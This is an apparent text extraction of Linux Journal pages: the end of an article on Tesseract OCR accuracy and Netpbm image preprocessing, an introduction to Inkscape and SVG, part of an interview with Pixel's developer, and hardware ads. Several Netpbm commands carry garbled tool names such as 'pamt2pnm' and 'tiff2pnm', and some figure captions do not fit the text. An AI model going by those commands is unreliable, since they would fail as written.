Next, I decided to try some torture tests to see how well Tesseract would do under more adverse conditions. I have used Adobe Acrobat to do OCR on scanned documents, and it requires 150 DPI. It manages to fix things like varying lighting (as we did in GIMP earlier) and linear distortion (for example, due to book bindings pulling the edge of the paper away from the scanner). It also handled skewed pages where the page was not aligned well on the scanner bed.

So, I found a 72dpi scanned image that contained most of these glitches. Note that 72dpi is half the resolution that Acrobat will even try. The left margin was dark gray and bled into the letters, and the left edges of the lines were bent. The original image was not skewed.

I tried the unaltered image and the results were poor. I then used GIMP thresholding to remove the lighting variance and saved it as described above. I did nothing to correct the bent lines, nor did I increase the dpi in any way.

To my surprise, Tesseract managed a 97% recognition rate! Many

Table 1. Tesseract vs. ocrad Results

Test conditions	ocrad	Tesseract
200dpi, very clean, includes italics/bold	95%	100%
72dpi, black and white, clean	0%	97%
72dpi with minor linear distortion	0%	97%
72dpi, minor linear distortion, and skewed 2 degrees	0%	96%

of the errors were mistaking e as c (which were difficult for me to distinguish in the original image), and many of the errors were around the areas where the worst linear distortion occurred.

Next, I used The GIMP to rotate the image as far as I could without clipping the text. This corresponds to someone slapping pages on a scanner with little regard for alignment. Surprisingly, Tesseract still managed a 96% recognition rate. In fact, the rotation inadvertently helped with the linear distortion, and the recognition errors were less clustered than before.

Now I was curious as to how ocrad would fare. It did not fare well. In fact, it failed miserably. ocrad did more poorly on the best quality input than Tesseract did on the worst. The results and comparison are shown in Table 1.

Getting the Best Results

The tests above indicate that the recommended inputs I have seen for Acrobat are quite sane. I recommend scanning your documents at 150dpi or higher. You also might try putting your scanner in black-and-white mode; the threshold routines in your scanner actually may give better results than the manual thresholding described in this article.

Perfect alignment does not seem to affect recognition rates drastically, but distortion due to book bindings did seem to cause some minor problems. Many professional scanning companies remove the pages from the binding if possible.

Automating the Process

The GIMP gives you very fine control over image editing, but if you have a consistent scanning environment and a lot of pages, you really will want to automate the image cleanup as much as possible.

I recommend using Netpbm for this purpose, preferably version 10.34 or later, as those versions come with a more powerful threshold filter. Unfortunately, this is not considered a super-stable version, so many systems will have an older version.

If you are using an older version, you might get acceptable results with a pipeline of commands like this:

```
$ tifftopnm < scanned_image.tif | \  
  pamditherbw -threshold -value 0.8 | \  
  pamtobpm | pnmtotiff > result.tif
```

Font variations, image noise and alignment problems make it extremely difficult to design an algorithm that can translate the image of text into actual text reliably.

This chain of four commands reduces the color palette to black and white and saves the result as an uncompressed TIFF image. The number passed to the `-value` parameter of `pamditherbw` defaults to 0.5, and can range from 0 to 1, and it corresponds to the slider used earlier in The GIMP. In this case, higher numbers make the image darker.

Netpbm 10.34 and higher includes a more-advanced threshold utility, `pamthreshold`, which can do a better job on images where the lighting varies over the page. In this case, the command chain would be:

```
$ tiff2pnm < scanned_image.tif | \
  pamthreshold -local=20x20 | \
  pamt2pnm | pnmtotiff > result.tif
```

There are several alternatives for options of `pamthreshold`. The `-local` option allows you to specify a rectangular area that is used around each pixel to determine local lighting conditions in an attempt to adapt to changing lighting conditions in the image. You also may want to try:

```
$ tiff2pnm < scanned_image.tif | \
  pamthreshold -threshold=0.8 | \
  pamt2pnm | pnmtotiff > result.tif
```

to get results similar to the older `dither` utility. See the Netpbm documentation for more details.

If your input images are in a format other than TIFF, you can, of course, substitute the appropriate Netpbm tool (such as `jpeg2pnm`) in the pipeline:

```
$ jpeg2pnm < scanned_image.jpg | \
  pamthreshold -threshold=0.8 | \
  pamt2pnm | pnmtotiff > result.tif
```

Netpbm also includes utilities that allow you to clip out portions of an image. Note that most multicolumn formats are very consistent in positioning the columns, which means you can automate the translation of multicolumn text pretty easily as well. For example, if you have a two-column article scanned at 200dpi, you can use The GIMP to locate the x coordinates of the column boundaries. Say the first column starts at about 200 and ends at 700, and the second column starts at 800 and ends at 1200. You could add the following to your processing pipeline:

Resources

Tesseract: code.google.com/p/tesseract-ocr

The GIMP: www.gimp.org

Sane: www.sane-project.org

Netpbm: netpbm.sourceforge.net

Netpbm Docs: netpbm.sourceforge.net/doc/directory.html

```
$ tiff2pnm < input.tif | \
  pamcut -left 150 -right 750 | ...
  pnmtotiff > output_left.tif
```

```
$ tiff2pnm < input.tif | \
  pamcut -left 750 -right 1250 | ...
  pnmtotiff > output_right.tif
```

and automate the extraction of the columns. Place the combination in a shell script with some looping, and you can process a lot of pages very quickly.

Summary

Tesseract is a bare-bones OCR engine. The build process is a little quirky, and the engine needs some additional features (such as layout detection), but the core feature, text recognition, is drastically better than anything else I've tried from the Open Source community. It is reasonably easy to get excellent recognition rates using nothing more than a scanner and some image tools, such as The GIMP and Netpbm.

The Tesseract team currently is working to integrate features such as layout analysis and a GUI interface. It looks as if a commercial-quality open-source OCR solution is finally on the horizon.■

Anthony Kay has been a systems programmer, programming instructor, technical writer and application developer. He is currently a computer science graduate student at the University of Oregon in Eugene, Oregon.

COMPACT EMBEDDED SERVER



- x86 200MHz CPU
- 128MB SDRAM On Board
- 512MB CompactFlash™
- 10/100 Base-T Ethernet
- Reliable (No CPU Fan or Disk Drive)
- Two RS-232 & Two USB 1.1 Ports
- Optional Wireless LAN & Hard Drive
- Optional On Board Audio
- Dimensions: 4.5 x 4.5 x 1.375" (115 x 115 x 35mm)



2.6 KERNEL

Compact SIB
(Server-In-a-Box)
Starting at \$170.00
Quantity 1.

- EMAC Linux 2.6 Kernel
- Menu Drive Configuration Utility
- Eclipse Development Environment
- HTTP and FTP Servers
- PPP Dial In/Out Server & Client
- Telnet Server

Since 1985
OVER
22
YEARS OF
SINGLE BOARD
SOLUTIONS

EMAC, inc.

EQUIPMENT MONITOR AND CONTROL

Phone: (618) 529-4525 • Fax: (618) 457-0110 • www.emacinc.com

Introducing Vector Graphics and Inkscape

Inkscape's vector graphics open a whole new world for creating art.

Marco Fioretti

SVG (Scalable Vector Graphics) is an open W3C standard for describing two-dimensional graphics in a different way than traditional computer images, which are all bitmaps of some kind. A bitmap or raster graphic is, ignoring compression and other optimization techniques, simply one long list of all the pixels constituting an image, each one described in as much detail as possible—exact color, transparency and so on.

Instead, a vector graphics file contains a series of pseudo-mathematical instructions—such as draw a straight line from this to that coordinate, create a rectangle of this size, rotate it 47 degrees clockwise or fill it with red. The grandfather of vectorial formats is PostScript.

The first and main benefit of this alternative method is being completely separate from the capabilities of the physical display, be it a computer monitor or a piece of paper. More exactly, although it is still (obviously) impossible to see an ultra-crisp image on a low-resolution monitor or printer, a vector graphic has no intrinsic resolution nor limits to it. Vector graphics can be zoomed, shrunk or rotated as much as you wish or as many times as you wish without any degradation, even when printed. For an example, take a look at Figure 1, which shows two zoomed versions of the same drawing side by side, a raster drawing and a vector drawing. The vector one, on the left, is much crisper than the other, isn't it?

Another big plus of vector image files is that, because they are sequences of instructions, the size of the image does not affect that of the file, saving both disk space and download time on slow connections.

Last but not least, creating or processing "a series of commands" is a task that can be delegated to a computer program easily and efficiently. SVG files can be mass-generated or modified in almost any way without human intervention. The SVG 1.1 specification also




Figure 1. A clean vector image (left) compared to a raster image (right) pixelated when expanded.

describes 16 filter primitives that make it possible to obtain very complex objects as well as highly realistic effects.

The main reason the world hasn't gone all vectorial yet is that bitmaps remain much better at reproducing the subtle differences in color and contrast that are present in photographs. Vector graphics, however beautiful, are "synthesized", and it often shows. In spite of this, they remain extremely useful and are becoming more and more common among GNU/Linux desktops.

Go Vectorial with Inkscape!

The most basic GUI-based vector graphics tools for Linux is Figurine, which uses the same file format as the venerable Xfig, and Dia. A much more promising application is Karbon 14, the vector graphic component of KOffice. These days, however, the easiest way to get started with vector graphics on Linux is Inkscape, because of its larger on-line documentation (see Resources) and a wider, more active user and developer community. So, let's see how to start producing vector graphics with Inkscape.

The Interface

The Inkscape main window, shown in Figure 2, is pretty crowded. Right below the main menu is a row of shortcuts to the most commonly used commands, followed by a drawing-tool-dependant control bar. If you need to cooperate with other users, sharing not only text but graphic information, fire up the Pedro Xmpp client available (if your distribution included it and all its dependencies) under the Whiteboard menu. Two handy buttons with a wrench icon on the top-right corner give fast access to global Inkscape preferences and to those of the current document. The drawing tools are mapped to buttons on the right side—that's where you go to create rectangles, spirals, polygons, circles, stars and lines of any possible shape. All these objects have separate panes and control bars where you can set anything from the number of turns in a spiral to the points in a star. Finally, a bottom bar displays a color palette and some status information.

Starting a New Project

The first thing to do after you click on File→New is decide the geometric format of your drawing. There are several choices—from several DVD covers to desktop wallpapers—at all the standard computer and HDTV resolutions plus desktop icons, business cards and more.

To add objects to a drawing, you either can use the shape-related tools on the left or draw from scratch with the pencil, pen and calligraphy tools. Tools in the second group all draw paths defined by nodes. Existing paths can be modified with the node tool, which is the button right below the one with the arrow. After activating that tool, nodes are shown as small diamonds and can be deleted or moved around. To select all and only the nodes you want as quickly as




Figure 2. Tremor Values Applied to a Clean Vector Image of the Number Three

possible, use the mouse wheel. Scrolling it up selects nodes starting with those nearest to the cursor; scrolling down deselects them. You also can smooth whole paths (Path→Simplify) as well as join or break them.

The tool for writing or anything else that must be drawn by hand with a mouse or a graphic tablet is the calligraphy pen, which is associated with the nib icon. There are several options for changing the appearance of the pen strokes and their general behavior in order to achieve a more realistic or personal look. Figure 2 shows the number three drawn with tremor values of 0 (on the left) and 1.00 (on the right).

Once you have created or imported an object, you can modify its appearance in many ways, thanks to the Inkscape filters, which can do things as different as fractalization, saturation adjustment and Gaussian blur. The latter is used to adjust a blur setting for an object.

Object Unions

Paths and objects can be combined very quickly with boolean opera-




Figure 3. Intersection of a Vector Oval and a Vector Star




Figure 4. The Same Intersection with a Different Boolean Operation

FEATURE Vector Graphics and Inkscape

tions, such as intersection, union, difference, exclusion and others. Simply select the objects to combine and choose the desired operation from the Path menu. Figures 3 and 4 show what you get when you intersect an oval and a star.

Gradients

Solid colors can be dull, don't you agree? The fact that vector drawings are generated through computer instructions doesn't mean that their components must all be in solid colors. To create smooth color transitions (that is, gradients) from one side of an object to another, select it and open the Fill and Stroke dialog from the Object menu. That window allows you to apply several gradient types and place the corresponding stops—the exact start and end points between which the color transition must take place. Gradients can be applied to any object, including text.

Clone Everything

Inkscape has buttons or menu entries to copy, paste and duplicate objects. Sometimes, however, what you want is a clone. Inkscape clones are special copies of an object that can be moved around, scaled or rotated at will but remain linked to it. By this we mean that any change to the original is applied to all its clones automatically. If you press Shift-Alt-D, a clone is detached from its ancestor and becomes a fully independent object. Clones can be tiled (Edit→Tile) to create patterns with many kinds of symmetrical or pseudo-random layouts. Reflection, rotation, radial placement and row and column shifting are only a few of the available choices, as shown in Figure 5.

The History Tool

One great thing in Inkscape is its Undo History. Not only can you undo all the changes you have made to a file, but they also are displayed in a nested mode, as shown in Figure 6, which makes it much quicker to go back right to the point you wanted.




Figure 5. Fill and Stroke Applied to the Object on the Bottom of the Image

Import and Export Capabilities

Inkscape can convert drawings or parts of drawings to PNG bitmaps. Select File→Export as Bitmap, and remember to choose the right resolution; the default is 90dpi. Besides its native SVG file format, Inkscape also can save your masterpieces in several special formats, including PovRay, LaTeX, encapsulated PostScript, Adobe Illustrator 8, AutoCAD Dxf and OpenDocument drawings.

On the opposite side—importing already-existing graphics—a really neat feature of Inkscape is the capability to generate drawings from LaTeX formulas. Most people, however, will find it much more useful to “trace” JPEG, PNG or GIF images—that is, to convert them to vectorial format. Some advanced Inkscape users even trace the bitmaps that they generated from original vector drawings. The reason for doing this is that the unavoidable degradation may be exactly what is missing to make your work look more realistic.

Normally, if the starting bitmap is simple, the traced version is pretty good. Tracing something as complex as a photograph is theoretically possible, but in practice, the process is often so complex that it greatly slows down Inkscape or simply halts it, depending on the computer. This said, there are many different ways to trace bitmaps with Inkscape. To try them, import a bitmap, select it and then click on Path→Trace Bitmap. In the tracing pane, you'll then be able to generate one or more vectorial paths, starting, for example, from the colors or the levels of brightness of the original image.

Working with Text and Fonts

The big button with the capital A lets you create text objects. So far, this is nothing special. What is great though is the possibility to make text follow any line (Figure 7). Select both the text and the line while pressing the Shift key, then select Text→Put on Path in the top menu.

As far as fonts are concerned, Inkscape can use any font available




Figure 6. Comprehensive undo lets you get back to the exact operation you have in mind.




Figure 7. Make the text contour conform to an existing line.

on your computer. Therefore, if you aren't careful, your SVG file will not be portable. The real solution would be to use only fonts that are available on all platforms for all the files you need to distribute. When this isn't possible, such as when the text is a company slogan that can be only in the corporate-approved font, you can convert it




Figure 8. The XML Representation of a Graphic


to a vectorial path (Path→Object to Path). Note that this increases the file size and above all is a one-way process. The obvious workaround is always to keep a master copy with the actual text and distribute only the one with the path.

Multilanguage Graphics

Sentences take different amounts of space in a graphic depending on the language in which they are written. We already mentioned that a big advantage of SVG is that it can be generated or processed automatically. Combining these two facts, it is easy to see that you can

PGI® CDK™

MPI Debugger/MPI Profiler



www.pgroup.com/cdk

The Portland Group, Inc. is an STMicroelectronics company. PGI and CDK are trademarks or registered trademarks of STMicroelectronics. Other brands and names are the property of their respective owners.

FEATURE Vector Graphics and Inkscape

generate and maintain, with minimum effort, many versions of the same banner, diagram or any other graphic that includes text, each in a different language. The only thing to keep in mind is always to leave enough space around that text to make sure that it fits no matter what the language is. After that, follow the procedure described on the “Creating International Graphics” Web page (see Resources).

It’s Just XML after All

The SVG standard is another application of eXtensible Markup Language (XML). If you view a file created with Inkscape at the command line or in any text editor, instead of incomprehensible binary sequences, you’ll find something like this:

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!-- Created with Inkscape (http://www.inkscape.org/) -->
<svg
xmlns:dc="http://purl.org/dc/elements/1.1/"
```

and lots of other very verbose, but plain ASCII text—terribly ugly but still editable by hand in an emergency or processable by a script. What if you have lots of logos and clip-art files, all with the names and official color of your company, and then either the name or the color changes? If all the files are in SVG, you simply can replace the right strings with `awk`, `sed`, `Perl` or any other scripting language. To do the same thing on one single file inside Inkscape, click on the `<>` bracket buttons or press `Shift-Ctrl-X` to launch the Inkscape XML editor. Figure 8 shows how the XML tree of the “Linux is a Shining Star” business card looks in this editor. Path # 3456 is the oval/star shape combo from Figure 7. With this editor, it is possible to change almost anything in the current file, including SVG features for which there are still no graphical tools. Another reason to use the editor is that every change you make in it immediately applies to the actual graphic in the main Inkscape window. Speaking of structured documents, selecting `File→Document Metadata` in Inkscape opens a pane where you can set the Dublin core entities or the license of the current file.

Never Forget the Command Line

Although Inkscape obviously is intended primarily as a GUI application, it can be used for doing SVG processing on the command line as well. Here are some examples straight from the man page:

- `inkscape filename.svg -p '| lpr'` — Print an SVG file.
- `inkscape filename.svg --export-png=filename.png` — Export an SVG file into PNG.
- `inkscape filename.svg --export-eps=filename.eps --export-text-to-path` — Convert an SVG document to EPS, converting all texts to paths.
- `inkscape --query-id=zoom_in -X /usr/share/inkscape/icons/icons.svg` — Find the x position of the zoom-in icon in the default icon file on a Linux system.
- `inkscape filename.svg --query-width --query-id text1555` — Query the width of the object with `id="text1555"`.

What’s Next?

The screenshots and the text of this article refer to Inkscape 0.45 on SUSE 10.1. The official Inkscape road map tells us that the most inter-

esting things in the near future should be PDF import/export and Visio support in version 0.47, followed by the authoring of simple animations in Inkscape 0.48. Version 0.50 should include SVG Mobile support. The plan also includes switching parts of the display engine to Cairo, up to the point where Inkscape can use the hardware-accelerated back end of that library. As you can see, there are a lot of reasons to try Inkscape today and keep an eye on it in the coming months. ■

Marco Fioretti is a hardware systems engineer interested in free software both as an EDA platform and, as the current leader of the RULE Project, as an efficient desktop. Marco lives with his family in Rome, Italy.

Resources

Creating High-End 2-D Graphics Using XML:
luxor-xul.sourceforge.net/talk/jug-nov-2002/slides.html

Cairo: cairographics.org

Librsvg: librsvg.sourceforge.net

Figurine: figurine.sourceforge.net

Dia: www.gnome.org/projects/dia

Karbon: www.koffice.org/karbon

Inkscape: www.inkscape.org

Inkscape Source Code Architecture:
inkscape.org/doc/architecture.png

Inkscape Wiki: wiki.inkscape.org/wiki/index.php/Inkscape

Inkscape User Documentation: inkscape.org/doc/index.php

Inkscape User Manual:
www.angelfire.com/mi/kevincharles/inkscape/index.html

A Guide to Inkscape:
tavmjong.free.fr/INKSCAPE/MANUAL/html/index.php

Inkscape Roadmap:
wiki.inkscape.org/wiki/index.php/Roadmap

How to Use Inkscape’s New Blur Filter:
www.redhatmagazine.com/2007/02/27/the-open-palettehow-to-use-inkscares-new-blur-filter

Creating International Graphics: andy.brisgeek.com/archives/45

Outlining Fonts: ruphus.com/blog/2006/05/19/five-steps-of-inkscape-outlining-fonts

Inkscape Text Tricks:
www.ffnn.nl/pages/articles/media/inkscape-text-tricks.php

Vector Clip-Art Collection: www.clipartlab.com

RouterBOARD™ 100 Series

made by routerboard.com

RouterBOARD 133

Low cost AP/CPE \$89
RouterOS L4 Firewall/Routing
MIPS32 4Kc 175MHz embedded
32MB SDRAM
64MB onboard NAND storage
Three 10/100 ethernet ports MDI/X
Three miniPCI Type IIIA/IIIB slots
Power: 9-28V DC; Overvoltage protection
PoE: 12-28V DC (no power over datalines)
117mm x 105mm (4.61 in x 4.13 in), 115g



RouterBOARD 133C

Low cost CPE \$59
RouterOS L3 Firewall/Routing
MIPS32 4Kc 175MHz embedded
16MB SDRAM
64MB onboard NAND storage
One 10/100 ethernet ports MDI/X
One miniPCI Type IIIA/IIIB slots
Power: 9-28V DC; Overvoltage protection
PoE: 12-28V DC (no power over datalines)
117mm x 105mm (4.61 in x 4.13 in), 79g



with Pavel Kanzelsberger,

Creator of PIXEL

Pavel talks about the history of Pixel and its destiny to be much more than a Photoshop clone. JAMES GRAY

One of the applications that we Linuxers have longed to have natively on our beloved platform is Adobe Photoshop. Although nearly all of us have turned to the trusty GIMP for our image manipulation needs, the GIMP's limitations, such as lack of support for the CMYK color model, keep it from fully replacing Photoshop. Luckily in our community, if there's a hole in the application portfolio, there is a scrappy, innovative dot-org or developer striving to fill it. A prime case in point is Pavel Kanzelsberger, the Slovakia-based developer of Pixel, an up-and-coming and very multiplatform image manipulation program. If Kanzelsberger's ambitions are realized, his handiwork may one day even out-Photoshop Photoshop. We recently caught up with Pavel to find out more about Pixel.

LJ: *Thank you for agreeing to speak with us, Pavel. First of all, how does Pixel compare to Photoshop? And, do you aim for compatibility in file formats and the same or a similar feature set?*

PK: Well, frankly, Pixel tries to be comparable with Photoshop in terms of features. But, on the other hand, it tries to be smaller and have lower hardware requirements. I wouldn't compare it to Photoshop yet, because Pixel is still in beta. My goal is to catch up with the industry-standard Photoshop and then bring in more innovative and better features. Pixel will support import and

export to Photoshop file formats, but it is utilizing its own file format, because there already are some unique features not present in Photoshop.

LJ: *What features of Pixel are you most proud of?*

PK: Those features unique to Pixel, such as multiple-color managed clipboards and color management in general. The live effects feature was quite difficult to do as well, and I think that it is already better than Photoshop. In Photoshop, you can use an effect only once, and you cannot control the effect's order.

LJ: *What are your customers asking for regarding changes or improvements?*

PK: I'm getting a lot of requests and ideas from users. I think they like to influence development in a way that is not possible for bigger commercial projects.

LJ: *Are you finding a large number of Linux users who say they cannot live without Photoshop but then find Pixel to be a good alternative?*

PK: Yes, most Linux customers are using Pixel for this reason. Many users won't migrate from Windows to Linux because they're missing applications like Photoshop. There also are users who like a familiar interface. As far I know, Pixel is the only application supporting CMYK and proper color management on Linux.



LJ: *Can you compare Pixel and The GIMP for us?*

PK: Sure. Compared to Pixel, GIMP is missing a lot of important features, such as CMYK support, color management, layer adjustments, layer effects and so on. Also, a lot of people complain about GIMP's user interface. Such an approach is very common on Mac OS X (have a look at Photoshop), but people find it strange on Linux and Windows. Otherwise, it is a nice open-source effort and will do just fine for basic editing.

LJ: *If I am a graphic designer, will I have any production difficulties with prepress, printing companies and so forth if I use Pixel vs. more mainstream graphics tools?*

PK: I wouldn't recommend it right now, as it's in a beta state, but when it's finished I think it will be perfectly usable in such environments. All tools needed for prepress and printing will be ready in the final release.

LJ: *You seem to have nearly every OS imaginable covered, including Linux, FreeBSD, Windows, BeOS, OS/2 and many others. How and why did Pixel become so multiplatform?*

PK: Pixel started as a DOS application in 1997, and then it was ported to Windows because everybody already was using Windows by that time. Pixel's "multiplatformness" started with a request from Be Inc., the former BeOS developer. They donated all the tools and help for porting Pixel to BeOS. After that, I discov-

ered Linux and decided to rewrite Pixel from scratch and make it less platform-dependent, so it could be ported to new operating systems or architectures easily. All of the other exotic platforms came mostly by community requests and OS fans.

LJ: *How many customers do you have, and what platforms are the most popular?*

